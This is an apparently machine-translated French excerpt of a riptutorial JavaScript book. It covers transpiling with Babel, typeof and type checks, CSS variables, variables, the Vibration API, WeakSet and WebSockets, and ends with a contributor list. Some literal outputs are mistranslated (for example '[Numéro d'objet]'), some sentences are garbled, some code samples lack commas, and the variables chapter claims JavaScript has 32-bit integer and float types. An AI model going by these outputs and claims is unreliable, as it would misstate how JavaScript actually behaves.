Les fonctionnalités disponibles dans les applications JavaScript courantes (Chrome, Firefox, NodeJS, etc.) sont souvent inférieures aux dernières spécifications ECMAScript (ES6 / ES2015, ES7 / ES2016, etc.). Une fois la spécification approuvée, elle sera certainement disponible en mode natif dans les futures versions des applications JavaScript.

Plutôt que d'attendre de nouvelles versions JavaScript, les ingénieurs peuvent commencer à écrire du code qui s'exécutera en mode natif dans le futur (pérennisation) en utilisant un compilateur pour convertir le code écrit pour les nouvelles spécifications en code compatible avec les applications existantes. Les transpileurs communs incluent Babel et Google Traceur .

Les transpileurs peuvent également être utilisés pour convertir un autre langage comme TypeScript ou CoffeeScript en JavaScript "classique". Dans ce cas, le transpiling est converti d'une langue à une autre.

Examples

Introduction à la transpolation

Exemples

ES6 / ES2015 à ES5 (via Babel) :

Cette syntaxe ES2015

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

est interprété et traduit selon la syntaxe ES5:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
```

```
    return n + 1;
});
```

CoffeeScript to Javascript (via le compilateur CoffeeScript intégré) :

Ce CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

est interprété et traduit en Javascript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

Comment est-ce que je transpile?

La plupart des langages compilables sur Javascript ont un transpiler **intégré** (comme dans CoffeeScript ou TypeScript). Dans ce cas, il vous suffit d'activer le transpiler du langage via les paramètres de configuration ou une case à cocher. Des paramètres avancés peuvent également être définis par rapport au transpiler.

Pour la **transpolation ES6 / ES2016-à-ES5** , le **transpiler** le plus utilisé est Babel .

Pourquoi devrais-je transpiler?

Les avantages les plus cités comprennent:

- La possibilité d'utiliser de nouvelles syntaxes de manière fiable
- Compatibilité entre la plupart, sinon tous les navigateurs
- Utilisation de fonctionnalités manquantes / pas encore natives dans Javascript via des langages tels que CoffeeScript ou TypeScript

Commencez à utiliser ES6 / 7 avec Babel

Le support du navigateur pour ES6 est en pleine croissance, mais pour être sûr que votre code fonctionnera sur des environnements qui ne le supportent pas complètement, vous pouvez utiliser Babel , le transpiler ES6 / 7 à ES5, essayez-le!

Si vous souhaitez utiliser ES6 / 7 dans vos projets sans vous soucier de la compatibilité, vous pouvez utiliser Node et Babel CLI

Mise en place rapide d'un projet avec le support Babel pour ES6 / 7

1. Téléchargez et installez Node
2. Accédez à un dossier et créez un projet à l'aide de votre outil de ligne de commande préféré.

```
~ npm init
```

3. Installer Babel CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. Créez un dossier de `scripts` pour stocker vos fichiers `.js` , puis un dossier `dist/scripts` lequel les fichiers entièrement compatibles transpilés seront stockés.
5. Créez un fichier `.babelrc` dans le dossier racine de votre projet et écrivez-le dessus

```
{
    "presets": ["es2015"]
}
```

6. Modifiez votre fichier `package.json` (créé lors de l' `scripts npm init`) et ajoutez le script de `build` à la propriété `scripts` :

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. Profitez de la programmation en ES6 / 7
8. Exécutez les opérations suivantes pour transférer tous vos fichiers sur ES5

```
~ npm run build
```

Pour des projets plus complexes, vous pouvez consulter Gulp ou Webpack

Lire Transpiling en ligne: https://riptutorial.com/fr/javascript/topic/3778/transpiling

Chapitre 101: Types de données en Javascript

Examples

Type de

`typeof` est la fonction "officielle" que l'on utilise pour obtenir le `type` en javascript, mais dans certains cas, cela peut donner des résultats inattendus ...

1. cordes

`typeof "String"` ou
`typeof Date(2011,01,01)`

> "chaîne"

2. Nombres

`typeof 42`

> "nombre"

3. Bool

`typeof true` (valeurs valides `true` et `false`)

> "booléen"

4. objet

`typeof {}` ou
`typeof []` ou
`typeof null` ou
`typeof /aaa/` ou
`typeof Error()`

> "objet"

5. fonction

`typeof function(){}`

> "fonction"

6. indéfini

`var var1; typeof var1`

"indéfini"

Obtenir le type d'objet par nom de constructeur

Quand on avec `typeof` opérateur on obtient de type `object` tombe dans la catégorie un peu ... tu étais

En pratique, vous devrez peut-être vous limiter à quel type d'objet il s'agit et utiliser un nom de constructeur d'objet pour savoir quelle est l'objet de l'objet: `Object.prototype.toString.call(yourObject)`

1. ficelle

`Object.prototype.toString.call("String")`

"[chaîne d'objets]"

2. nombre

`Object.prototype.toString.call(42)`

"[Numéro d'objet]"

3. Bool

`Object.prototype.toString.call(true)`

"[objet booléen]"

4. objet

`Object.prototype.toString.call(Object())` ou `Object.prototype.toString.call({})`

"[objet Objet]"

5. fonction

`Object.prototype.toString.call(function(){})`

"[Fonction d'objet]"

6. date

`Object.prototype.toString.call(new Date(2015,10,21))`

"[objet date]"

7. Regex

`Object.prototype.toString.call(new RegExp())` ou `Object.prototype.toString.call(/foo/);`

"[objet RegExp]"

8. tableau

```
Object.prototype.toString.call([]);
```

> "[objet Array]"

9. Null

```
Object.prototype.toString.call(null);
```

> "[objet Null]"

10. indéfini

```
Object.prototype.toString.call(undefined);
```

> "[objet non défini]"

11. erreur

```
Object.prototype.toString.call(Error());
```

> "[Erreur d'objet]"

Trouver la classe d'un objet

Pour savoir si un objet a été construit par un constructeur donné ou par un constructeur, vous pouvez utiliser la commande `instanceof` :

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

Notez que les valeurs primitives ne sont considérées comme des instances d'aucune classe:

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

Chaque valeur de JavaScript, à part `null` et `undefined` possède également une propriété `constructor` qui stocke la fonction utilisée pour la construire. Cela fonctionne même avec les primitives.

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Lire Types de données en Javascript en ligne: https://riptutorial.com/fr/javascript/topic/9800/types-de-donnees-en-javascript

Chapitre 102: Utiliser javascript pour obtenir / définir des variables personnalisées CSS

Examples

Comment obtenir et définir des valeurs de propriété de variable CSS.

Pour obtenir une valeur, utilisez la méthode .getPropertyValue ()

```
element.style.getPropertyValue("--var")
```

Pour définir une valeur, utilisez la méthode .setProperty ().

```
element.style.setProperty("--var", "NEW_VALUE")
```

Lire Utiliser javascript pour obtenir / définir des variables personnalisées CSS en ligne: https://riptutorial.com/fr/javascript/topic/10755/utiliser-javascript-pour-obtenir---definir-des-variables-personnalisees-css

Chapitre 103: Variables JavaScript

Introduction

Les variables sont ce qui compose le plus de JavaScript. Ces variables constituent des choses qui vont des nombres aux objets, qui sont partout en JavaScript pour rendre la vie beaucoup plus facile.

Syntaxe

- var {nom_variable} [= {valeur}];

Paramètres

Nom de variable	{Obligatoire} Nom de la variable utilisée lors de l'appel.
=	**[Facultatif]** Affectation (définition de la variable)
valeur	**{Obligatoire lors de l'utilisation de l'affectation}** La valeur d'une variable **[par défaut: undefined]**

Remarques

```
"use strict";
```

```
'use strict';
```

Le mode strict rend JavaScript plus strict pour vous assurer les meilleures habitudes. Par exemple, affecter une variable:

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

`uhOh` est supposé être défini en utilisant `var` . Le mode Strict, étant activé, affiche une erreur (dans la console, cela ne fait rien). Utilisez-le pour générer de bonnes habitudes de définition des variables.

Vous pouvez utiliser des **tableaux et des objets imbriqués** quelque temps. Ils sont parfois utiles

et ils sont aussi amusants à travailler. Voici comment ils fonctionnent:

Tableaux imbriqués

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

Objets imbriqués

```
var myObject = {
    firstObject: {
        myVariable: "This is the first object"
    }
    secondObject: {
        myVariable: "This is the second object"
    }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
    john: {
        name: {
            first: "John",
            last: "Doe",
            full: "John Doe"
        },
        knownFor: "placeholder names"
    },
    bill: {
        name: {
            first: "Bill",
            last: "Gates",
            full: "Bill Gates"
        },
```

```
        knownFor: "wealth"
    }
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

Définir une variable

```
var myVariable = "This is a variable!";
```

Ceci est un exemple de définition de variables. Cette variable est appelée "chaîne" car elle comporte des caractères ASCII (`AZ` , `0-9` `!@#$` , Etc.)

Utiliser une variable

```
var number1 = 5;
number1 = 3;
```

Ici, nous avons défini un nombre appelé "number1" qui était égal à 5. Cependant, sur la deuxième ligne, nous avons changé la valeur en 3. Pour afficher la valeur d'une variable, nous l'enregistrons dans la console ou utilisons `window.alert()` :

```
console.log(number1); // 3
window.alert(number1); // 3
```

Pour ajouter, soustraire, multiplier, diviser, etc., on fait ainsi:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

Nous pouvons également ajouter des chaînes qui les concaténeront ou les assembleront. Par exemple:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Types de variables

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

Tableaux et objets

```
var myArray = []; // empty array
```

Un tableau est un ensemble de variables. Par exemple:

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

Un objet est un groupe de valeurs; Contrairement aux tableaux, nous pouvons faire quelque chose de mieux que ces derniers:

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

Plutôt que de créer un tableau `["John Doe", "Billy"]` et d'appeler `myArray[0]` , nous pouvons simplement appeler `john.fullname` et `billy.fullname` .

Lire Variables JavaScript en ligne: https://riptutorial.com/fr/javascript/topic/10796/variables-

Chapitre 104: Vibration API

Introduction

Les appareils mobiles modernes incluent du matériel pour les vibrations. L'API de vibration offre aux applications Web la possibilité d'accéder à ce matériel, s'il existe, et ne fait rien si le périphérique ne le prend pas en charge.

Syntaxe

- let success = window.navigator.vibrate (pattern);

Remarques

La prise en charge par les navigateurs peut être limitée. La prise en charge par le système d'exploitation peut également être limitée.

Le tableau suivant donne un aperçu des premières versions de navigateur prenant en charge les vibrations.

Chrome	Bord	Firefox	Internet Explorer	Opéra	Opera Mini	Safari
30	*pas de support*	16	*pas de support*	17	*pas de support*	*pas de support*

Examples

Vérifier le support

Vérifiez si le navigateur prend en charge les vibrations

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

Vibration unique

Vibrez l'appareil pendant 100 ms:

```
window.navigator.vibrate(100);
```

ou

```
window.navigator.vibrate([100]);
```

Motifs de vibration

Un tableau de valeurs décrit les périodes pendant lesquelles l'appareil vibre et ne vibre pas.

```
window.navigator.vibrate([200, 100, 200]);
```

Lire Vibration API en ligne: https://riptutorial.com/fr/javascript/topic/8322/vibration-api

Chapitre 105: WeakSet

Syntaxe

- nouveau WeakSet ([itérable]);
- faiblesseset.add (valeur);
- faiblesseset.has (valeur);
- faiblesseset.delete (value);

Remarques

Pour les utilisations de WeakSet, voir ECMAScript 6: à quoi sert WeakSet? .

Examples

Créer un objet WeakSet

L'objet WeakSet est utilisé pour stocker des objets faiblement détenus dans une collection. La différence avec Set est que vous ne pouvez pas stocker de valeurs primitives, telles que des nombres ou des chaînes. De même, les références aux objets de la collection sont maintenues faiblement, ce qui signifie que s'il n'y a pas d'autre référence à un objet stocké dans un WeakSet, il peut être récupéré.

Le constructeur de WeakSet a un paramètre facultatif, qui peut être n'importe quel objet itérable (par exemple un tableau). Tous ses éléments seront ajoutés au WeakSet créé.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

Ajouter une valeur

Pour ajouter une valeur à un WeakSet, utilisez la `.add()` . Cette méthode est chaînable.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

Vérifier si une valeur existe

Pour vérifier si une valeur existe dans un WeakSet, utilisez la méthode .has `.has()` .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Supprimer une valeur

Pour supprimer une valeur d'un WeakSet, utilisez la méthode `.delete()` . Cette méthode renvoie `true` si la valeur existait et a été supprimée, sinon `false` .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

Lire WeakSet en ligne: https://riptutorial.com/fr/javascript/topic/5314/weakset

Chapitre 106: WebSockets

Introduction

WebSocket est un protocole qui permet une communication bidirectionnelle entre un client et un serveur:

L'objectif de WebSocket est de fournir un mécanisme pour les applications basées sur un navigateur qui ont besoin d'une communication bidirectionnelle avec des serveurs qui ne dépendent pas de l'ouverture de plusieurs connexions HTTP. (RFC 6455)

WebSocket fonctionne sur le protocole HTTP.

Syntaxe

- nouveau WebSocket (url)
- ws.binaryType / * type de livraison du message reçu: "arraybuffer" ou "blob" * /
- ws.close ()
- ws.send (données)
- ws.onmessage = function (message) {/ * ... * /}
- ws.onopen = function () {/ * ... * /}
- ws.onerror = function () {/ * ... * /}
- ws.onclose = function () {/ * ... * /}

Paramètres

Paramètre	Détails
URL	L'URL du serveur supportant cette connexion de socket web.
Les données	Le contenu à envoyer à l'hôte.
message	Le message reçu de l'hôte.

Examples

Établir une connexion de socket Web

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Travailler avec des messages de chaîne

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

Travailler avec des messages binaires

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

Faire une connexion de socket Web sécurisée

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

Cela utilise le `wss` au lieu de `ws` pour créer une connexion de socket Web sécurisée qui utilise HTTPS au lieu de HTTP

Lire WebSockets en ligne: https://riptutorial.com/fr/javascript/topic/728/websockets

Crédits

S. No	Chapitres	Contributeurs
1	Démarrer avec JavaScript	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick , nicovank, Nikita Kurtin, noɥʇʎԀʎzɐɹƆ, Nuri Tasdemir, nylki, Obinna Nwakwue, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury Fedorov, Zaz, zealoushacker, Zze
2	.postMessage () et	Michał Perłakowski, Ozan

	MessageEvent	
3	Affectation de destruction	Anirudh Modi, Ben McCormick, DarkKnight, Frank Tan, Inanc Gumus, little pootis, Luís Hendrix, Madara Uchiha, Marco Scabbiolo, nem035, Qianyue, rolando, Sandro, Shawn, Stephen Leppik, Stides, wackozacko
4	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC, Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
5	Anti-patrons	A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
6	API d'état de la batterie	cone56, metal03326, Thum Choon Tat, XavCo7
7	API de chiffrement Web	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
8	API de notifications	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
9	API de sélection	rvighne
10	API Fluent	Mike McCaughan, Ovidiu Dolha
11	Arithmétique (math)	aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya ツ, Hayko Koryun, hindmost, J F , Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh
12	Async Iterators	Keith, Madara Uchiha
13	Attributs de données	Racil Hilan, Yosvel Quintero
14	Biscuits	James Donnelly, jkdev, pzp, Ronen Ness, SZenC
15	Boucles	2426021684, Code Uniquely, csander, Daniel Herr, eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207, SZenC, whales, XavCo7
16	Carte	csander, Michał Perłakowski, towerofnix
17	Carte faible	Junbang Huang, Michał Perłakowski

18	Chercher	A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
19	Coercition / conversion variable	2426021684, Adam Heath, Andrew Sklyarevsky, Andrew Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC, Taras Lukavyi, Tomás Cañibano, user2314737
20	Comment rendre l'itérateur utilisable dans la fonction de rappel asynchrone	I am always right
21	commentaires	Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
22	Comparaison de date	K48, maheeka, Mike McCaughan, Stephen Leppik
23	Conditions	2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
24	Conseils de performance	16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguret, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K., Matthew Crumley, Mattias Buelens, MattTreichelYeah, MayorMonty, Meow, Mike C, Mike McCaughan, msohng, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill, RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
25	Console	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer, David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
26	Constantes intégrées	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike

		McCaughan, Vasiliy Levykin
27	Contexte (ceci)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
28	Cordes	2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan , Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia
29	Déclarations et assignations	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel, Sumurai8, svarog, Tomboyo, Yosvel Quintero
30	Des classes	BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard , Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay, Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
31	Des symboles	Alex Filatov, cswl, Ekin, GOTO 0, Matthew Crumley, rfsbsb
32	Détection du navigateur	A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen, Sumurai8
33	Données binaires	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
34	Écran	cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
35	Efficacité de la mémoire	Brian Liu
36	Éléments personnalisés	Jeremy Banks, Neal
37	Ensemble	Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
38	Énumérations	Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
39	Espace archivage sur le Web	2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
40	Espacement des noms	4444, PedroSouki

41	Evaluer JavaScript	haykam, Nikola Lukic, tiffon
42	Événements	Angela Amarapala
43	Événements envoyés par le serveur	svarog, SZenC
44	execCommand et contenteditable	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
45	Expressions régulières	adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga
46	File API, Blobs et FileReaders	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique, Sreekanth
47	Fonctions asynchrones (asynchrone / wait)	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan
48	Fonctions constructeur	Ajedi32, JonMark Perry, Mike C, Scimonster
49	Fonctions de flèche	actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPHPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit , John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner, Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik
50	Générateurs	Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G, Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi
51	Géolocalisation	chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7
52	Gestion globale des erreurs dans les	Andrew Sklyarevsky

	navigateurs	
53	Héritage	Christopher Ronning, Conlin Durbin, CroMagnon, Gert Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
54	Histoire	Angelos Chalaris, Hardik Kanjariya ツ, Marco Scabbiolo, Trevor Clarke
55	Horodatage	jkdev, Mikhail
56	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
57	Insertion automatique du point-virgule - ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
58	Intervalles et délais	Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal , SZenC, Tim, Wolfgang
59	JavaScript fonctionnel	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo, nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., styfle
